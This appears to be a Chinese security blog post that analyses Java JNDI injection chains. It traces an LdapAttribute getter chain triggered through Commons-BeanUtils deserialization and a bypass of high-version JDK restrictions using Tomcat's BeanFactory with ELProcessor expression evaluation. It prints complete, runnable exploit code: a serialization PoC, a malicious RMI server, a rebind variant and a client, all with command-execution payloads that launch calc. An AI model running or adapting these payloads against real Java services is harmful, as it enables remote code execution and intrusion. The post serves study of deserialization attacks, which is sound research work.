
不同点在于context为ldapURLContext,因为不同的服务对应不同的context,导致后续的代码调用略微不同
LdapAttribute JNDI
根据上面Ldap协议打JNDI提到的链,可以知道不止InitialContext能触发JNDI,这条链上的方法理论上都能触发,不过这些方法显然反序列化不好触发
找到ComponentContext#c_resolveIntermediate_nns调用了c_lookup
1
2
3
4
5
|
LdapAttribute.getAttributeDefinition() ->
PartialCompositeDirContext.getSchema() ->
ComponentContext.p_getSchema() -> p_resolveIntermediate() -> c_resolveIntermediate_nns()
LdapCtx.c_lookup() ->
DirectoryManager.getObjectInstance
|
到source点,LdapAttribute.getAttributeDefinition是个getter, 触发的地方能有很多,cb链的PropertyUtils.getProperty、jackson原生反序列化POJONode链、fastjson 1.2.83原生反序列化JSONObject、rome链等都可以
这里查看c_lookup函数

查找参数的来源,但是我这里jar包貌似有问题没有下载到这个jndi的sun包源码,直接贴大佬的图了

于是我们只用控制rdn为我们需要的CompositeName,以及getBaseCtx返回PartialCompositeContext

getBaseCtx默认返回InitialDirContext

我们手动设置的话,这个参数为transient,不过也没必要反射修改,序列化时会变相存储这个字段

以cb链为例写个poc
LdapCtx构造函数参数有5个参数

注意在p_resolveIntermediate有个p_parseComponent,需要var5和var6不为空才去解析后面


那么类名前面随便加个xx/就行了,如a/#JNDI_RuntimeEvil
poc
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
|
import com.sun.jndi.ldap.LdapCtx;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.commons.collections.comparators.TransformingComparator;
import org.apache.commons.collections.functors.ConstantTransformer;

import javax.naming.CompositeName;
import javax.naming.Name;
import javax.naming.directory.DirContext;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.Hashtable;
import java.util.PriorityQueue;

public class LdapAttribute2JNDI {
    public static void main(String[] args) throws Exception {
        CompositeName compositeName = new CompositeName("a/#Calc");
        Class<?> ldapAttributeClass = Class.forName("com.sun.jndi.ldap.LdapAttribute");
        Constructor<?> ldapAttributeClassConstructor = ldapAttributeClass.getDeclaredConstructor(String.class, DirContext.class, Name.class);
        ldapAttributeClassConstructor.setAccessible(true);
        Hashtable<String, String> env = new Hashtable<>();
        LdapCtx ldapContext = new LdapCtx("","127.0.0.1",1099, env, false);
        Object ldapAttributeInstance = ldapAttributeClassConstructor.newInstance("godown", ldapContext, compositeName);
        BeanComparator beanComparator = new BeanComparator("attributeDefinition");
        PriorityQueue<Object> priorityQueue = new PriorityQueue<>(1,new TransformingComparator(new ConstantTransformer(1)));
        priorityQueue.add(ldapAttributeInstance);
        priorityQueue.add(ldapAttributeInstance);
        Field compareField = PriorityQueue.class.getDeclaredField("comparator");
        compareField.setAccessible(true);
        compareField.set(priorityQueue,beanComparator);
        serialize(priorityQueue);
        unserialize("ser.bin");
    }
    public static void serialize(Object obj) throws Exception
    {
        java.io.FileOutputStream fos = new java.io.FileOutputStream("ser.bin");
        java.io.ObjectOutputStream oos = new java.io.ObjectOutputStream(fos);
        oos.writeObject(obj);
        oos.close();
    }
    public static Object unserialize(String Filename) throws Exception
    {
        java.io.FileInputStream fis = new java.io.FileInputStream(Filename);
        java.io.ObjectInputStream ois = new java.io.ObjectInputStream(fis);
        Object obj = ois.readObject();
        ois.close();
        return obj;
    }
}
|
在查找用法中不仅LdapAttribute.getAttributeDefinition可用,getAttributeSyntaxDefinition也可用,用法跟上面类似
绕过高版本的攻击
方法一:利用本地恶意 Class 作为 Reference Factory
简单地说,就是要服务端本地 ClassPath 中存在恶意 Factory 类可被利用来作为 Reference Factory 进行攻击利用。该恶意 Factory 类必须实现 javax.naming.spi.ObjectFactory 接口,实现该接口的 getObjectInstance() 方法。
最后找到的类是org.apache.naming.factory.BeanFactory 类,其满足上述条件并存在于 Tomcat8 依赖包中,应用广泛。该类的 getObjectInstance() 函数中会通过反射的方式实例化 Reference 所指向的任意 Bean Class(Bean Class 就类似于我们之前说的那个 CommonsBeanUtils 这种),并且会调用 setter 方法为所有的属性赋值。而该 Bean Class 的类名、属性、属性值,全都来自于 Reference 对象,均是攻击者可控的。
依赖
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
<dependency>
    <groupId>org.apache.tomcat.embed</groupId>
    <artifactId>tomcat-embed-core</artifactId>
    <version>8.5.28</version>
</dependency>
<dependency>
    <groupId>org.apache.tomcat.embed</groupId>
    <artifactId>tomcat-embed-el</artifactId>
    <version>8.5.28</version>
</dependency>
|
server
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
|
import com.sun.jndi.rmi.registry.ReferenceWrapper;
import org.apache.naming.ResourceRef;

import javax.naming.StringRefAddr;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

// JNDI 高版本 jdk 绕过服务端
public class JNDIBypassHighJava {
    public static void main(String[] args) throws Exception {
        System.out.println("[*]Evil RMI Server is Listening on port: 1099");
        Registry registry = LocateRegistry.createRegistry( 1099);
        // 实例化Reference,指定目标类为javax.el.ELProcessor,工厂类为org.apache.naming.factory.BeanFactory
        ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "",
                true,"org.apache.naming.factory.BeanFactory",null);
        // 强制将'x'属性的setter从'setX'变为'eval', 详细逻辑见BeanFactory.getObjectInstance代码
        ref.add(new StringRefAddr("forceString", "x=eval"));
        // 利用表达式执行命令
        ref.add(new StringRefAddr("x", "\"\".getClass().forName(\"javax.script.ScriptEngineManager\")" +
                ".newInstance().getEngineByName(\"JavaScript\")" +
                ".eval(\"new java.lang.ProcessBuilder['(java.lang.String[])'](['calc']).start()\")"));
        System.out.println("[*]Evil command: calc");
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(ref);
        registry.bind("RemoteObj", referenceWrapper);
    }
}
|
或者用rebind
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
import org.apache.naming.ResourceRef;

import javax.naming.InitialContext;
import javax.naming.StringRefAddr;

public class JNDIBypassHighJavaServerRebind {
    public static void main(String[] args) throws Exception{
        InitialContext initialContext = new InitialContext();
        ResourceRef resourceRef = new ResourceRef("javax.el.ELProcessor",null,"","",
                true,"org.apache.naming.factory.BeanFactory",null );
        resourceRef.add(new StringRefAddr("forceString", "x=eval"));
        resourceRef.add(new StringRefAddr("x","Runtime.getRuntime().exec('calc')" ));
        initialContext.rebind("rmi://localhost:1099/remoteObj", resourceRef);
    }
}
|
可以看到这里用到el表达式进行RCE
client
1
2
3
4
5
6
7
8
|
import javax.naming.InitialContext;

public class JNDIClient {
    public static void main(String[] args) throws Exception {
        InitialContext ctx = new InitialContext();
        ctx.lookup("rmi://127.0.0.1:1099/RemoteObj");
    }
}
|
注意两边都要导入tomcat的那个依赖,运行就弹计算器了
调试
依旧客户端的lookup下断点
前面部分跟之前一样,现在还是走到decodeObject方法里面

然后还是走到这里

loadClass加载了BeanFactory,然后这里进行了一个类型转换,转换成ObjectFactory再实例化

所以我们前面传入的Factory类必须继承ObjectFactory接口,接着走回去,跟进factory.getObjectInstance方法

可以看到走到BeanFactory类了,上来先判断我们的obj是否是ResourceRef的子类,也就是我们前面用ResourceRef来实例化的原因
然后获取Bean的类名是ELProcessor,接着获取forceString的内容

这个时候获取到的ra为x=eval
